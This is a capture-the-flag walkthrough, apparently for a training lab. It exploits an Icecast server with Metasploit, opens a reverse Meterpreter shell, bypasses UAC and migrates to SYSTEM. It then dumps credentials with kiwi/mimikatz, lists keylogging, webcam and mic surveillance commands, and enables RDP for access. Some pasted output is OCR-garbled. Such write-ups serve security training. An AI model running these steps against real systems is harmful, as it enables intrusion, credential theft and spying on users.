Step 1: Connect Openvpn and deploy the machine

Step 2: nmap scan

>> nmap -sV IP

```
-sV 10.10.160.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 10:39 UTC
Nmap scan report for 10.10.160.11
Host is up (0.20s latency).
Not shown: 988 closed tcp ports (reset)
PORT
          STATE SERVICE
                              VERSTON
          open msrpc
135/tcp
                              Microsoft Windows RPC
          open netbios-ssn Microsoft Windows netbios-ssn open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
139/tcp
445/tcp
3389/tcp open tcpwrapped
5357/tcp open
8000/tcp open
                              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                http
                http
                              Icecast streaming media server
49152/tcp open msrpc
                              Microsoft Windows RPC
49153/tcp open msrpc
                              Microsoft Windows RPC
49154/tcp open msrpc
                              Microsoft Windows RPC
49158/tcp open msrpc
                              Microsoft Windows RPC
49159/tcp open msrpc
                              Microsoft Windows RPC
49160/tcp open msrpc
                              Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.74 seconds
```

? Microsoft Remote Desktop (MSRDP). What port is this open on

ans:-3389

? What service did nmap identify as running on port 8000


ans :- Icecast


? What does Nmap identify as the hostname of the machine

ans:- DARK-PC

? Impact Score for ICECAST vulnerability

Go to https://www.cvedetails.com





ans :- 6.4

? What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

ans:- CVE-2004-1561

Step 3 : Start Metasploit

>> msfconsole

msf6 > search icecast (we will get the required exploit)

msf6 > use exploit/windows/http/icecast_header

- >> set rhosts TARGET_IP
- >> set lhost TUN0_IP
- >> options (inorder to check)

>> run

```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 10.17.40.18:4444
 * Sending stage (177734 bytes) to 10.10.160.11
 [*] Meterpreter session 1 opened (10.17.40.18:4444 
ightarrow 10.10.160.11:49209) at 2025-03-18 10:56:29 +0000
meterpreter > shell
Process 764 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\Icecast2 Win32>whoami
whoami
dark-pc\dark
C:\Program Files (x86)\Icecast2 Win32>sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo
Host Name:
OS Name:
                              Microsoft Windows 7 Professional
OS Version:
                               6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:
                              Microsoft Corporation
                       Standalone Workstation
OS Configuration:
```

? We've gained a foothold into our victim machine! What's the name of the shell we have now

ans:- meterpreter

>>shell (to create the process)

>> whoami

? What user was running that Icecast process

ans :- DARK

? What build of Windows is the system

ans :- 7601 (can be find in OS version)

? what is the architecture of the process we're running

ans :- x64

>> run post/multi/recon/local_exploit_suggester (as mentioned)

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.160.11 - Collecting local exploits for x86/windows...

[*] 10.10.160.11 - 203 exploit checks are being tried ...

[*] 10.10.160.11 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/bypassuac_eventwer: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/bypassuac_eventwer: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!

[*] 10.10.160.11 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/ms13_053_strack_popup_menu: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.

[*] 10.10.160.11 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.

[*] 10.10.160.11 - valid modules for session 1:

# Name

Potentially Vulnerable? Check Result

| Potentially Vul
```

? What is the full path (starting with exploit/) for the first returned exploit

ans :- exploit/windows/local/bypassuac_eventvwr

Press cntl+Z or command background to exit the shell

- >> use exploit/windows/local/bypassuac_eventvwr
- >> options
- >> set session SESSION_NUMBER (we use 1 here)
- >> set LHOST TUN0_IP
- >> run

```
msf6 exploit(
                                            ) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(
                                                 ) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
             Current Setting Required Description
   SESSION
                                          The session to run this module on
                               ves
Payload options (windows/meterpreter/reverse_tcp):
             Current Setting Required Description
   Name
   EXITFUNC process yes Exit technique
LHOST 192.168.29.228 yes The listen addr
LPORT 4444 yes The listen port
                                           Exit technique (Accepted: '', seh, thread, process, none)
                                           The listen address (an interface may be specified)
Exploit target:
```

```
msf6 exploit("InNow!/IoCal/Nypasing eventow!") > run

[*] Started reverse TCP handler on 10.17.40.18:4444

[*] UAC is Enabled, checking level...

[*] Part of Administrators group! Continuing...

[*] UAC is set to Default

[*] BypassUAC can bypass this setting, continuing...

[*] USAC is set to Default

[*] Cofiguring provided at tager registry keys...

[*] Cofiguring provided at tager registry keys...

[*] Cofiguring provided at tager registry keys...

[*] Sending stage (177734 bytes) to 10.10.160.11

[*] Sending stage (177734 bytes) to 10.10.160.11

[*] Meterpreter session 2 opened (10.17.40.18:4444 → 10.10.160.11:49242) at 2025-03-18 11:24:55 +0000

[*] Cleaning up registry keys ...

meterpreter > getprivs

Enabled Process Privilege

SecackupPrivilege
SecreateRapefilePrivilege
SecreateRapefilePrivilege
SecreateRapefilePrivilege
SetImpersomBasePrivilege
SelimpersomBasePrivilege
SelimpersomBasePrivilege
SeloncreaseQuotaPrivilege
Seloncreas
```

? We'll have to set one more as our listener IP isn't correct. What is the name of this option

ans:- LHOST

? We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files

ans :- SeTakeOwnershipPrivilege

meterpreter > ps								
Process List								
PID	PPID	Name	Arch	Session	User	Path		
0	0	[System Process]				- Contract the contract to the		
4	0	System	x64	0				
396	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe		
416		smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe		
452	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vds.exe		
548	540	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe		
600	540	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe		
608	588	csrss.exe	x64		NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe		
656	588	winlogon.exe	x64		NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe		
684	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe		
692	600	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe		
708	600	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe		
716	600	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe		
776	608	conhost.exe	x64		Dark-PC\Dark	C:\Windows\System32\conhost.exe		
824	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe		
856	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE			
892	692	svchost.exe	x64	0		C:\Windows\System32\svchost.exe		
940	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe		
1068	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe		
1192	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe		
1300	396	dwm.exe	x64		Dark-PC\Dark	C:\Windows\System32\dwm.exe		
1316	1292	explorer.exe	x64		Dark-PC\Dark	C:\Windows\explorer.exe		
1372	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe		
1400	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe		
1436	824	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE			
1464	692	taskhost.exe	x64		Dark-PC\Dark	C:\Windows\System32\taskhost.exe		
1564	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe		
1652	692	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Xentools\LiteAgent.exe		
1688	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe		
1816	692	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe		
2364	1316	Icecast2.exe	x86		Dark-PC\Dark	C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe		
2380	692	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe		
2644	692	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe		
3048	692	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe		

NB: The term "living in" a process refers to injecting malicious code into a legitimate process running on a system, so that the attack operates within the context of that process rather than creating a new suspicious one. This technique is known as process injection.

- The attacker injects a DLL (Dynamic Link Library) into a legitimate process.
- This DLL contains malicious code, such as a shell or credential dumping tool.
- A new thread is created within the process to execute the malicious code.

ans :- spoolsv.exe

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 1500 to 1436...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

? What user is listed

ans :- NT AUTHORITY\SYSTEM

- >> load kiwi
- >> help kiwi
- ? Which command allows up to retrieve all credentials

ans:-creds_all

? What is Dark's password

ans :- Password01!

>> help stdapi (Lists Standard API commands, including file system, networking, and user interface commands.)

```
Priv: Password database Commands

Command
Description
Hashdump
Dumps the contents of the SAM database
```

? What command allows us to dump all of the password hashes stored on the system

ans:- hashdump

```
Stdapi: User interface Commands
    Command
                             Description
                              List all accessible desktops and window stations
    enumdesktops
    getdesktop
                             Get the current meterpreter desktop
    idletime
                              Returns the number of seconds the remote user has been idle
   keyboard_send
                             Send keystrokes
    keyevent
                             Send key events
   keyscan_dump
                             Dump the keystroke buffer
    keyscan_start
                              Start capturing keystrokes
   keyscan_stop
                              Stop capturing keystrokes
   mouse
                              Send mouse events
                              Watch the remote user desktop in real time
    screenshare
                              Grab a screenshot of the interactive desktop
    screenshot
    setdesktop
                              Change the meterpreters current desktop
                              Control some of the user interface components
    uictl
```

? While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time

ans:- screenshare

Stdapi: Webcam Commands	
Command	Description
record_mic webcam_chat webcam_list webcam_snap webcam_stream	Record audio from the default microphone for X seconds Start a video chat List webcams Take a snapshot from the specified webcam Play a video stream from the specified webcam

? How about if we wanted to record from a microphone attached to the system

ans:- record_mic

Priv: Timestomp Commands	
Command	Description
timestomp	Manipulate file MACE attributes

? We can modify timestamps of files on the system. What command allows us to do this

ans:-timestomp

```
Kiwi Commands
   Command
                              Description
   creds_all
                             Retrieve all credentials (parsed)
   creds_kerberos
                             Retrieve Kerberos creds (parsed)
   creds_livessp
                             Retrieve Live SSP creds
                             Retrieve LM/NTLM creds (parsed)
   creds_msv
                             Retrieve SSP creds
   creds_ssp
                             Retrieve TsPkg creds (parsed)
   creds_tspkg
                             Retrieve WDigest creds (parsed)
   creds_wdigest
                              Retrieve user account information via DCSync (unparsed)
   dcsync
                              Retrieve user account NTLM hash, SID and RID via DCSync
   dcsync_ntlm
     olden ticket create
                             Create a golden kerberos ticke
                             List all kerberos tickets (unparsed)
   kerberos_ticket_list
                              Purge any in-use kerberos tickets
   kerberos_ticket_purge
   kerberos_ticket_use
                              Use a kerberos ticket
   kiwi cmd
                              Execute an arbitrary mimikatz command (unparsed)
```

? What command allows us to create Golden ticket

ans :- golden_ticket_create

Final step

>> run post/windows/manage/enable_rdp

```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/eva/.msf4/loot/20250318123053_default_10.10.103.62_host.windows.cle_966375.txt
```

Now that RDP is enabled and you have the credentials for user 'Dark', you can connect using Microsoft Remote Desktop Protocol (MSRDP)

```
>> xfreerdp /v:<target_ip> /u:Dark /p:<password> (for kali)
>> mstsc /v:<target_ip> (windows)
```

ADD ON NOTES

Mimikatz is a famous post-exploitation tool that allows an attacker to dump passwords, NTLM hashes, and Kerberos tickets from a compromised Windows machine.

• It works by interacting with the LSASS process, which stores authentication data.

Kiwi is an enhanced version of Mimikatz that runs inside Meterpreter (Metasploit).

It includes all of Mimikatz's features plus extra capabilities like:

- Extracting more credential types.
- Better integration with Metasploit.
- Faster performance inside Meterpreter.